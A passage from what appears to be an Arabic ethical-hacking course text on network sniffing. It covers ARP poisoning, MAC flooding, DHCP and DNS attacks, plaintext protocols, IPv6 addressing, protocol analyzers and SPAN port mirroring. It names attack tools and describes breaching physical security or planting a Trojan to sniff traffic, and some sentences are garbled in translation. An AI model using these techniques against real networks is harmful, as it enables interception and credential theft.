توجيه هذه البيانات إلى وجهتها الحقيقية أي إلى الروتر مستغلا مرور البيانات جميعها من خلال جهازه وبالتالي تمكن من تحويل جهازه إلى **MITM** وسوف يتمكن من مشاهدة وقراءة كل الترافيك العابر من الجهاز المخترق إلى الروتر وطبعا المخترق لن ينسى أن يرسل طلب مزور آخر إلى الروتر معلما أياه بأن العنوان الفيزيائي للجهاز المخترق هو الـ **IP** الجهاز الخاص به.

MAC Flooding


السويتش يحافظ على جدول الترجمة الذي يعين مختلف عناوين الـ **MAC** إلى المنافذ المادية (**Physical ports**) على السويتش. نتيجة لهذا، فإنها يمكن بذكاء توجيه الحزم من مضيف واحد إلى آخر. ولكن السويتش لديه ذاكرة محدودة. **MAC Flooding** يجعل من استخدام هذا القيد لإغراق السويتش وذلك عن طريق ارسال آلاف الطلبات التي تحتوي على ماك أدرس عشوائي ووهمي حتى يصبح السويتش لا



يمكن مجاراته. عندما يحدث هذا الى السويتش، فانه يدخل بعد ذلك فيما يعرف باسم "failopen mode"، حيث يبدأ بالتصرف وكأنه hub من خلال بث الحزم إلى كافة المنافذ على السويتش. وعندما يحدث ذلك، يمكن أن يؤدي الـ sniffing بسهولة. MAC Flooding لا يمكن أن يؤدي باستخدام macof، وهي الأداة التي تأتي مع dsniff suite او بواسطة Scapy بالنسبة لنظام التشغيل كالي.

أنواع هجمات Sniffing (Types of Sniffing Attacks)

Sniffers، يشار إلى تحليل بروتوكول الشبكة، وتستخدم للحصول على البيانات التي يتم إرسالها على الشبكة، وإما ان تكون مشروعة أو غير مشروعة. على الرغم من استخدام محلل البروتوكول كأداة لحل المشاكل، فإنه يمكن أيضا أن تستخدم لاقتحام الشبكة. باستخدام Sniffers يمكنك قراءة البيانات الغير مشفرة داخل الشبكة. هذا يسمح لك أيضا بجمع المعلومات مثل أسماء المستخدمين وكلمات السر وتفاصيل الحساب المالي، ورسائل البريد الإلكتروني، والبريد الالكتروني والملحقات والملفات FTP ، الخ. Sniffing هي تقنية تستخدم على نطاق واسع لمهاجمة الشبكات اللاسلكية. هجمات الـ Sniffing يمكن القيام بها بطرق مختلفة. اعتمادا على التقنية المستخدمة في عملية Sniffing، فان الهجمات تصنف إلى أنواع مختلفة. وفيما يلي الأنواع المختلفة من هجمات Sniffing:



- MAC Flooding

MAC Flooding هو نوع من هجوم sniffing والتي تغرق شبكة السويتش بفيضانات من حزم البيانات والتي تقطع تدفق البيانات المعتادة بين المرسل والمستلم الذي هو مشترك مع عناوينMAC . البيانات، بدلا من تمريرها من المرسل إلى المتلقي، فإنها تخرج من جميع المنافذ. وبالتالي، يُمكن المهاجمين من مراقبة البيانات عبر الشبكة.

- DNS Poisoning

DNS Poisoning هي العملية التي يتم فيها إعادة توجيه المستخدم إلى موقع مزيف من خلال توفير بيانات وهمية إلى ملقم DNS. الموقع المزيف يشبه الموقع الحقيقي ولكن يتم السيطرة عليه من قبل المهاجم.

- ARP Poisoning

ARP Poisoning هو الهجوم الذي يحاول فيه المهاجم ربط عنوان MAC الخاصة به مع عنوان IP الضحية لكي يتم إرسال حركة المرور الى عنوان IP ما إلى المهاجم.

- DHCP Attacks

يخضع DHCP الى نوعين من الهجمات. وهم:

1- DHCP starvation: هي عملية مهاجمة خادم DHCP عن طريق إرسال كمية كبيرة من الطلبات.
2- Rogue DHCP server attack: في هذا، يقوم المهاجم بتثبيت rogue DHCP server لانتحال صفة خادم DHCP مشروع على الشبكة المحلية؛ يمكن بدء تشغيل rogue server لمعالجة طلبات عملاء DHCP الشبكة من اجل الحصول على اعدادات كارت الشبكة. المعلومات المقدمة للعملاء من قبل rogue server يمكن أن تعطل وصول شبكة الاتصال الخاصة بهم، مما تسبب في DoS.

- **Password Sniffing**

Password sniffing هو طريقة التي تستخدم لسرقة كلمات السر من خلال رصد حركة المرور التي تنتقل عبر الشبكة وسحب البيانات بما في ذلك البيانات التي تحتوي على كلمات السر. في بعض الأحيان، يتم عرض كلمات المرور داخل الأنظمة في نص عادي بدون تشفير، مما يجعلها سهلة لتحديدها من قبل المهاجم ومطابقتها مع أسماء المستخدمين. في الحالات التي يتم تشفير كلمة المرور، فان المهاجمين يمكنهم استخدام خوارزميات فك التشفير لفك تشفير كلمة المرور. بعد الحصول على كلمات السر، يمكن للمهاجمين السيطرة على الشبكة، وحتى يمكن الوصول إلى حسابات المستخدم، والمواد الحساسة، الخ.

- **هجمات التحايل (Spoofing Attacks)**

Spoofing attack هي الحالة التي يدعي فيها أحد المهاجمين بنجاح أن يكون شخص آخر من خلال تزوير البيانات، وبالتالي يحقق مكاسب الوصول إلى موارد مقيدة أو يسرق المعلومات الشخصية. هجمات الخداع يمكن أن تؤدي بطرق مختلفة. يمكن للمهاجمين استخدام عنوان **IP** الضحية بطريقة غير مشروعة للوصول إلى حساباتهم، لإرسال رسائل البريد الإلكتروني الاحتيالية، وإنشاء مواقع وهمية للحصول على معلومات حساسة مثل كلمات السر وتفاصيل الحساب، وما يمكن المهاجمون حتى اقامة نقاط الوصول اللاسلكية وهمية ومحاكاة مستخدمين مشروعين للاتصال عبر اتصال غير شرعي.

Types of Sniffing: Passive Sniffing

Sniffer هو أداة برمجيات التي يمكنها التقاط الحزم الموجهة للنظام الهدف بدلا من النظام الذي تم تثبيت **sniffer** عليه. هذا هو المعروف باسم **promiscuous mode**. **Sniffer** يمكنه تحويل بطاقة شبكة النظام المضيف الى **promiscuous mode**. بطاقة كارت الشبكة في الوضع **promiscuous** يمكنه التقاط الحزم الموجهة إليها، فضلا عن البيانات التي يمكن أن ترى. وبالتالي، **sniffing** يمكن أن يؤدي على النظام الهدف مع مساعدة من **sniffers** عن طريق وضع بطاقة واجهة الشبكة المنظمة المستهدفة في الوضع **promiscuous**.


اعتمادا على نوع كارت الشبكة، sniffing يمكن أن يؤدي بطرق مختلفة. هناك نوعان من sniffing:

Passive sniffing

Active sniffing

Passive sniffing لا ينطوي على ارسال الحزم. فإنه فقط يلتقط ويراقب الحزم المرسلة من قبل الآخرين. نادرا ما يتم استخدام **packet sniffer** وحدها لهجوم لأن هذا يعمل فقط في نطاق التصادم المشترك (**common collision domain**). نطاق التصادم المشترك (**common collision domain**) هو قطاع الشبكة الذي لا يكون **switched** أو **bridged** (اتصال من خلال **hub**). نطاق التصادم المشترك (**common collision domain**) عادة ما يكون موجودا في بيئات **hub**. **Passive sniffing** يستخدم في الشبكة التي تستخدم **hub** لربط أنظمتها. في مثل هذه الشبكات، يمكن لجميع المضيفين في الشبكة رؤية كل حركة المرور. وبالتالي، فمن السهل التقاط حركة المرور التي تمر خلال **hub** باستخدام **Passive sniffing**.

فيما يلي رسم تخطيطي يوضح كيف يتم تنفيذ Passive sniffing:



عن طريق اتباع أساليب Passive sniffing المذكورة هنا للحصول على السيطرة على الشبكة المستهدفة:

- **Compromising the physical security**: إذا كنت تستطيع اختراق الامن المادي (يعنى الأشخاص الذين يحمون المنظمة) للمنظمة الهدف، ثم الدخول إلى المنظمة بجانب جهاز كمبيوتر محمول (لابتوب) الخاص بك ومحاولة دمجه في شبكة المنظمة, حينها يمكنك التقاط المعلومات الحساسة عن المنظمة.

- **Using a Trojan horse**: معظم التروجان قد بنيت معها قدرة التنصت (**sniffing**). حيث يمكنك تثبيت حصان طروادة مع قدرات **sniffing** المدمجة معها على جهاز الضحية لاختراقه. بمجرد اختراق جهاز الضحية، يمكنك حينها تثبيت ***packet sniffer*** وأداء **sniffing**.

تبنى معظم الشبكات الحديثة باستخدام السويتش بدلا من **hub**. فالسويتش (**switch**) هو جهاز شبكات كمبيوتر متقدم. الفرق الرئيسي بين **hub** و **switch**هو أن **hub** يقوم بنقل خط البيانات إلى كل منفذ على الجهاز وليس لديها **line mapping**، في حين أن **switch** يبحث عن عنوان **MAC** المرتبط بكل إطار (**Frame**) يمر من خلال ذلك، وترسل البيانات إلى المنفذ المطلوب. وبالتالي، فان السويتش يزيل خطر **passive sniffing**. ولكن السويتش لا يزال عرضة لل **sniffing** عن طريق **active sniffing**.

ملاحظة: يوفر passive sniffing مزايا الشبح (significant stealth advantages) بالمقارنة مع active sniffing.

Types of Sniffing: Active Sniffing

Active sniffing يشير إلى عملية تمكين **sniffing** على حركة المرور في **switched LAN** عن طريق حقن حركة المرور في الشبكة المحلية. يشير **Active sniffing** أيضا إلى **sniffing** من خلال السويتش. في ال **Active sniffing**، **switched Ethernet** لا تنقل المعلومات إلى جميع النظم التي تتصل ب **LAN** كما هو الحال في الشبكة القائمة على **hub**. ونتيجة لهذا، فان **passive sniffing** لن يكون قادرا على التنصت (**sniffing**)على البيانات على الشبكة القائمة على السويتش. فمن السهل الكشف عن هذه البرامج ومن الصعب للغاية تنفيذ هذا النوع من **sniffing**.

في **Active sniffing**، أولا يتم فحص عناوين المصدر والوجه لحزم البيانات من قبل السويتش، ومن ثم نقلها إلى الوجهة المناسبة. ولذلك فمن الصعب التنصت على السويتش. ولكن المهاجمين يقومون بحقن حركة المرور في الشبكة المحلية للتنصت على الشبكة القائمة على السويتش والتقاط حركة المرور. السويتش يحافظ على **ARP cache** الخاص به في **content addressable memory (CAM)**؛ وهذا نوع خاص من الذاكرة الذي يحتفظ بسجل حافل لكل من يتصل من المضيف إلى أي منفذ. **Sniffer** يأخذ كل المعلومات التي ينظر اليها على السلك ويسجلها للمراجعة في المستقبل. ويسمح للمستخدمين لرؤية كافة المعلومات، مثل الحزمة بجانب البيانات التي يجب أن تبقى مخفية.

فيما يلي بعض التقنيات الخاصة التي يتم توفيرها من قبل برامج **sniffing** لاعتراض حركة المرور على شبكة قائمة على **switch**:

MAC flooding
ARP spoofing
DHCP starvation
MAC duplicating

لتلخيص أنواع sniffing، Passive sniffing لا يرسل أية حزم؛ يراقب فقط الحزم المرسلة من قبل الآخرين. Active sniffing يشمل إرسال مجسات متعددة للشبكة لتحديد نقطة الوصول.

بروتوكولات عرضة للتنصت (Protocols Vulnerable to Sniffing)

فيما يلي البروتوكولات التي هي عرضة لل **sniffing**. وعادة ما يتم التنصت على هذه البروتوكولات للحصول على كلمات السر:

- **Telnet and rlogin**: مع **sniffing**, ضربات المفاتيح من قبل المستخدم يمكن التقاطها كما يتم كتابتها، بما في ذلك اسم المستخدم وكلمة المرور المستخدمة. يمكن لبعض أدوات التقاط جميع النصوص وتجمعيها في محاكي الترمنال، والتي يمكن إعادة بناءها بالضبط كما يراها المستخدم. هذا يمكن أن يؤدي إلى المشاهد في الوقت الحقيقي (**real-time viewer**) على شاشة المستخدم البعيد.
- **HTTP**: الإصدار الافتراضي من **HTTP** لديها العديد من الثغرات. معظم المواقع تستخدم المصادقة الأساسية لإرسال كلمات المرور عبر السلك في نص واضح. العديد من المواقع التي تستخدم تقنية تطالب المستخدم باسم المستخدم وكلمة المرور التي يتم إرسالها عبر الشبكة في نص عادي. البيانات ترسل في نص واضح.
- **SNMP**: حركة مرور **SNMP**، أي **SNMPv1** لا يوجد لديه أمن جيد. حيث يتم إرسال كلمات المرور **SNMP** في نص واضح عبر الشبكة.
- **NNTP**: يتم إرسال كلمات المرور والبيانات في نص واضح عبر الشبكة.
- **POP**: يتم إرسال كلمات المرور والبيانات في نص واضح عبر الشبكة.
- **FTP**: يتم إرسال كلمات المرور والبيانات في نص واضح عبر الشبكة.
- **IMAP**: يتم إرسال كلمات المرور والبيانات في نص واضح عبر الشبكة.


ما يرتبط بطبقة توصيل البيانات في نموذج OSI (Tie to Data Link Layer in OSI Model)

OSI model (the Open Systems Interconnection model) لديها نظام اتصالات والتي تنقسم إلى أجزاء أصغر. كل جزء يعرف باسم طبقة(**layer**). وتشارك كل طبقة في تقديم الخدمات للطبقة العلوية وتلقي الخدمات من الطبقة أدناه. **OSI** لديها إطار شبكي للتنفيذ في سبع طبقات.

طبقة توصيل البيانات (**Data Link layer**) هي الطبقة الثانية من نموذج**OSI** . في هذه الطبقة، يتم ترميز/تشفير حزم البيانات وفك ترميزها إلى بتات **Bits**. **Sniffers** يلتقط الحزم من طبقة توصيل البيانات.

- **Sniffers** تعمل في طبقة توصيل البيانات من نموذج**OSI** . انها لا تلتزم بالقواعد مثل التطبيقات والخدمات الموجودة في أعلى المكدس.
- إذا تم اختراق طبقة واحدة، فان الاتصال الذي يتم اختراقه من دون المساس بالطبقات الأخرى يجري على بيئة من المشاكل.





IPv6 Addresses

ميثاق(بروتوكول) الانترنت الإصدار السّادس (**IPv6 address**) يستخدم 128 بت للعنوان الواحد للوجهة ولمجموعات من الواجهات.
عناوين الإصدار **IPv6** هي من ثلاثة أنواع وهم:

- **Unicast**: يشير إلى معرف لواجهة واحدة. الحزمه التي يتم ارسالها الى عنوان من النوع **unicast** فانه يتم تسليمها الى الواجهة التي حددها العنوان.
- **Anycast**: يشير إلى معرف لمجموعة من الواجهات. الحزمه التي يتم ارسالها الى عنوان من النوع **Anycast** فانه يتم تسليمها الى الواجهة الأقرب التي حددها العنوان. تقاس المسافة على أساس بروتوكول التوجيه(**routing protocol**) .
- **Multicast**: يشير إلى معرف لمجموعة من الواجهات. الحزمه التي يتم ارسالها الى عنوان من النوع **Multicast** فانه يتم تسليمها لجميع الواجهات التي حددها العنوان.

عندما يتعلق الأمر بنطاق العناوين، **unicast** يمكن أن يكون ذات ارتباط محلي(**link-local**)، موقع محلي (**site-local**)أو عالمي(**global**). عادة ما يتم تعيين عناوين **Anycast** من مساحة عنوان **unicast**. وبالتالي، يتم تعريف نطاق عنوان **Anycast** بانه نطاق عنوان من النوع **unicast** الذي يعين عنوان **Anycast**.

ملاحظة: الإصدار IPv6 لا تستخدم رسائل البث(Broadcast messages) .

Link-Local

FE80	0000	0000	0000	xxxx	xxxx	xxxx	xxxx
10-bits	54-bits			64-bits			
Prefix	Zeroes			Interface Identifier			

Unique-Local (ULA)

FC00	gggg	gggg	ssss	xxxx	xxxx	xxxx	xxxx
10-bits	38-bits		16-bits	64-bits			
Prefix			Subnet ID	Interface Identifier			

Global

2000		GGGG	GGGG	ssss	xxxx	xxxx	xxxx	xxxx
3-bits	13-bits	8-bits	24-bits	16-bits				
Prefix	TLA ID	RES	NLA ID	SLA ID	Interface Identifier			

Multicast Addresses

FFfs			xxxx	xxxx	xxxx	xxxx	xxxx	xxxx	xxxx
8-bits	4-bits	4-bits							
Prefix	Flags	Scope	Interface Identifier						

IPv4 Header

Version	IHL	Types of Service	Total Length
Identification		Flags	Fragment Offset
Time to Live	Protocol	Header Checksum	
Source Address			
Destination Address			
Options			Padding

IPv6 Header

Version	Traffic Class	Flow Label
Payload Length	Next Header	Hop Limit
Source Address		
Destination Address		

- Field's name kept from IPv4 to IPv6
- Fields not kept in IPv6
- Name and position changed in IPv6
- New field in IPv6

أجهزة تحليل البروتوكول (Hardware Protocol Analyzers)

أجهزة تحليل البروتوكول هو الجهاز الذي يفسر مرور حركة المرور عبر الشبكة. وتستخدم أساسا لالتقاط الإشارات من دون تغيير شريحة حركة المرور. ويمكن استخدامه لمراقبة استخدام الشبكة وتحديد حركة مرور الشبكة الخبيثة الناتجة عن قرصنة البرمجيات المثبتة في الشبكة. فإنه يلتقط حزم البيانات ويترجمها ويحلل مضمونها وفقا لقواعد معينة محددة سلفا. فإنه يسمح المهاجم لرؤية بايت البيانات الفردية لكل حزمه تمر عبر الكابل. أجهزة التحليل هي أكثر تكلفة وبعيدا عن متناول المطورين الفردين، الهواة، وقراصنة الكمبيوتر.

يتم عرض أجهزة تحليل البروتوكول من شركات مختلفة على النحو التالي.

- **Agilent N2X N5540A**

Agilent N2X N5540A هو نظام اختبار متعدد المنافذ والتي تسمح لك للتحقق من أداء الشبكات متعددة الخدمات والأجهزة.



Agilent E2960B

Agilent E2960B هي أداة تستخدم للاختبار وكذلك التصحيح. وتشتمل على محلل بروتوكول يدعم **X1** من خلال **x16 link widths**، مع نمط جدول بيانات مصور.



RADCOM Prism UltraLite Protocol Analyzer

RADCOM Prism UltraLite Protocol Analyzer يسمح لك بمراقبة و **troubleshoot** لشبكات تكنولوجيا متعددة. وهو يتألف من **PrismLite**، الذي هو محلل بروتوكول محمول لشبكات **LAN/WAN/ATM** و**Prism UltraLite**، وهو محلل بروتوكول مدمجة لشبكات **WAN/Fast LAN**. تستخدم هذه المحللات لاختبار مجموعة واسعة من البروتوكولات. باستخدام هذا المحلل يمكنك التحكم عن بعد **TCP/IP**.



FLUKE Networks OptiView® Network Analyzer

FLUKE Networks OptiView® Network Analyzer يسمح لك بمراقبة كل جزء من الأجهزة، كل تطبيق واتصال على شبكة الاتصال. هذه الأدوات تشخيص وتحل مشاكل الأداء لتطبيق الشبكة فضلا عن حماية الشبكة من التهديدات الداخلية.



FLUKE Networks Etherscope™ Series II Network Assistant

Fluke ES2 Etherscope Network Assistant هو محلل **Gigabit LAN** و **wireless LAN 802.11**. أنها تساعد مهندسي الشبكة مع التثبيت، والتحقق من الصحة، واستكشاف الأخطاء وإصلاحها. يتم تركيب وتكامل البنية التحتية بسهولة عن طريق اختبار والتأكد من صحتها، وصحيح قضايا الاعداد. فإنه يتحقق من أداء الشبكة على فترات منتظمة لكشف وتصحيح القضايا الناشئة. يمكنك تحديد صحة **LAN** على الفور مع مساعدة من هذا المحلل.



RADCOM PrismLite Protocol Analyzer

تم تصميم **PrismLite** لاختبار **WAN**، **LAN**، و **ATM**في وقت واحد. بل هو أداة تسمح لك لرصد وتحليل وتفسير حركة المرور التي تحدث عبر شبكة **LAN/WAN**. أنها تساعدك على الحفاظ على خدمات الشبكة دون انقطاع، وتعظيم أداء الشبكة.



SPAN Port

SPAN قد يطلق عليه أيضا من قبل شركات سيسكو **port mirroring** حيث **SPAN** تعنى [**Switched Port Analysis**] ، وهو الأسلوب الذي يسمح لك بمراقبة حركة مرور الشبكة على منفذ واحد أو أكثر من منفذ على السويتش. كما يساعدك على تحليل البيانات والتصحيح، وتحديد الأخطاء، والتحقيق في الوصول إلى الشبكة الغير مصرح بها على الشبكة. عندما يتم تمكين **port mirroring**، فإن سويتش الشبكة سوف يقوم بإرسال نسخة من حزم الشبكة من منفذ المصدر إلى منفذ الوجهة، حيث يتم دراسة حزم الشبكة مع مساعدة من محلل الشبكة. يمكن أن يكون هناك مصدر واحد أو أكثر، ولكن ينبغي أن يكون هناك منفذ لوجهة واحدة فقط على السويتش. منافذ المصدر هي المنافذ التي يتم مراقبتها وعكسها. يمكنك مراقبة حركة المرور في وقت واحد من منافذ متعددة. على سبيل المثال، يمكنك مراقبة حركة المرور على كافة المنافذ لشبكة محلية ظاهرية خاصة.

طبعاً هذا النوع العيب الوحيد له بالنسبة لي حالياً إنه مكلف جداً، أي غالي الثمن... لكن بالنسبة للشركات التي تود أن تقوم بتركيب **IDS** في شركتها مثلاً لمراقبة الشبكة وعمل **Sniff** عليها، فإنه بدون شك لا مشكلة إن قامت بشراء مثل هذا الجهاز وتركيبه ...

يسرد التالى مصطلحات تقنية SPAN

1- Source Port

يسمي أيضا **monitored port** وهو البورت الذي يستقبل الحزم في السويتش **received (Rx)** أو يرسله **Transmitted (Tx)** وقد يكون بورت واحد أو عدة بورتات أو جميع بورتات السويتش، وتستطيع أن تجعل نفس البورت خاضع لأكثر من عملية مراقبة في نفس الوقت أو ما يسمى بـ **multiple SPAN sessions** في نفس **VLAN** أو غيرها

قد يكون **SPAN Source Port** في كثير من السويتشات وليس كلها عبارة عن **Routed Port** أو **Physical Port** أو **Physical Switch Port** أو **Access Port** أو **Trunk Port** أو **Etherchannel Port**.

2- VLAN Filtering


عندما تقوم بعمل رصد لـ **Trunk Port** فإنه افتراضيا ستتم مراقبة كل **VLAN** الموجودة على السويتش ولهذا فإننا نستخدم **VLAN Filtering** لتحديد التدفقات التي نريد أن نراقبها في **Trunk Port**، ويتم استخدام **VLAN Filter** فقط في **trunk ports** أو **voice VLAN ports**.

Source VLAN: يعتبر **VSPAN** هو مراقبة تدفق البيانات في الشبكة عبر **VLAN** ويكون **source interface** هنا هو **VLAN ID** يتم اختيار بورت واحد فقط ونعتبره **destination port** والباقي سيكون **source VLAN**

3- Destination Port

هو البورت المراقب للبيانات الذي سيستقبل نسخة من التدفقات/حركات المرور المرسلة والمستقبلة المراد تحليلها ومراقبتها ولا يستطيع أن يلعب دور **source port** ولا يقوم بأي عمل أو استجابة لبروتوكولات الطبقة الثانية **Layer 2 protocols** مثل **STP**، **VTP**، **CDP**، **DTP**،**PagP** .

هذا البورت هو الذي ستقوم بتوصيله على الكمبيوتر الذي يحتوي على برنامج تحليل البيانات **sniffer** أو الجهاز الذي سيقوم بنفس المهمة



MAC Attacks 8.2

كما ذكر سابقا، فان الـ **Sniffer** هي تقنية اعتراض البيانات والـ **Sniffer** هو تطبيق أو جهاز والذي يسمح لك بمراقبة أو تحليل حركة مرور الشبكة. **Sniffing** تستخدم قانونيا لمراقبة حركة مرور الشبكة وتحافظ على أمن الشبكة، في حين أن الـ **Sniffing** تستخدم بطريقه غير قانونية مثل سرقة المعلومات الحساسة مثل كلمات السر، والملفات، الخ. **Sniffing** يمكن أن يؤدي بطرق عده. **MAC Flooding** هي واحدة من تقنيات **Sniffing**.
هذا القسم يطلع لك التقنيات المستخدمة لتنفيذ هجمات **MAC**، أدوات **MAC Flooding**، والتدابير المضادة للحماية ضد هجمات **MAC**.

MAC Address/CAM Table

كلمة **Mac** هي اختصار لـ **Media Access Control** وهو العنوان الفيزيائي (**hardware address**) الذي يعرف بشكل فريد كل عقدة (**node**) في الشبكة (كارت الشبكة). كل جهاز على الشبكة لديه عنوان **MAC** المرتبط بمنفذ فعلي على سويتش الشبكة، مما يجعل من الممكن تعيين نقطة واحدة محددة من الشبكة. كل كرت شبكة يأتي بماك أدرس مختلف عن الآخر ولا يمكن وجود كرتين لهما نفس قيمة الماك أدرس وبشكل عام لا يمكننا تغيير القيمة الموجود بكرت الشبكة لأنها تحدد بواسطة المصنع.

كلمة **CAM** هي اختصار لـ **content addressable memory** وهذا ما يفرق السويتش عن الـ **hub**. إنه يقوم بتخزين المعلومات مثل عناوين **MAC** المتوفرة على المنافذ المادية مع معلمات **VLAN** المرتبطة بها. ويستخدم الجدول **CAM** بواسطة **Catalyst switches** لتخزين عناوين **MAC** للأجهزة المتصلة بشبكة السويتش. يتم تعيين كل **MAC** في جدول **CAM** مع رقم المنفذ الخاص به في السويتش. مع هذه المعلومات، فان السويتش يعرف إلى أين ترسل إطارات إيثرنت. حجم جدول **CAM** ثابت.

CAM هو عبارة عن نوع من انواع الذاكرة ويعرف بانه الـ opposite للـ RAM الذى نعلمها جميعا فلماذا يطلق عليه عكس RAM ولماذا هو ليس مثل RAM؟

